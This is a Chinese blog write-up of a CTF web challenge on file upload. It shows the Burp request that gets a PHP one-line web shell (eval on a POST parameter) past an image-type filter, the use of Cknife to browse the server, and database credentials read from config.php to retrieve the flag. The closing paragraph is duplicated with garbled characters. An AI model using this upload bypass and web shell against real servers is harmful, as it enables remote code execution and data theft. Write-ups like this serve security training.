Web–Do you know upload?[i春秋][100pt]

原创

将至将至 于 2018-08-01 16:37:41 发布 847 收藏 1

分类专栏： CTF-Web 文章标签： ctf web

本文链接：https://blog.csdn.net/Laurel_60/article/details/81333435

首先，题目要求我们上传一个图片文件。

让我传什么我就传什么，那我岂不是很没面子？上传一句话木马php文件试试。

那就先以图片的格式上传，然后用burp抓包，再把文件格式改为.php。

> PS:有些解法是上传的php格式，然后在burp中把Content-Type改为image/jpeg。

```
/uploads/
-----------------------------135088902778
Content-Disposition: form-data; name="file"; filename="666.php"
Content-Type: image/jpeg

<?php
eval($_POST['sp']);
?>
```



上传成功。

> PS:虽然原网页和burp显示的上传的文件不一样，表方，后面用菜刀连上去后会看到有两个文件，一个是图片，一个是php。

Upload: 666.jpg
Type: image/jpeg
Size: 0.029296875 Kb
Stored in: upload/666.jpg

Upload: 666.php
Type: image/jpeg
Size: 0.029296875 Kb
Stored in: upload/666.php
</body>


接下来用Cknife连过去。在html文件夹中看到了ctf.sql和config.php文件。



ctf.sql是打不开的，但是config.php告诉了我们用户名和密码。


```php
<?php
error_reporting(0);
session_start();
$servername = "localhost";
$username = "ctf";
$password = "ctfctfctf";
$database = "ctf";

// 创建连接
$conn = mysql_connect($servername,$username,$password) or die(" connect to mysql error");
mysql_select_db($database);
?>
```


那我们就用它提供的配置信息连接到数据库去。



连过去之后就可以看到两个数据库，作为小白，我也就没用查询语句，试着点开了ctf库，然后再点开了flag表就看到了走裸裸的

连过去之后就可以看到两个数据库。作为小白，我也就没用查询语句，试着点开了ctf库，然后再点开了flag表就看到了亦傑傑的flag。本来还想着是不是有诈，提交居然就成功了~老脸一红



OVER——